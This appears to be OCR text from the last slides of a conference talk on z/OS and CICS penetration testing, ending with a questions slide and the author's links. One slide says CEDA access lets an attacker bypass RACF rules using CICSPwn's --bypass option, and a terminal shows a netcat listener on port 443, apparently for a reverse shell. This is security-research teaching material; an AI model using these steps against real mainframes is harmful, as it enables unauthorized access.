
STATUS: SESSION ENDED

CEDA to the rescue

If you have access to CEDA you can bypass any RACF rule

Use --bypass on CICSPwn ;)

```
root@kali:~/cics#
```


root@kali: ~/cics
root@kali:~# nc -l -p 443

BRACE YOURSELVES

QUESTIONS ARE COMING

zospentest.tumblr.com

github.com/ayoul3

Ayoul3__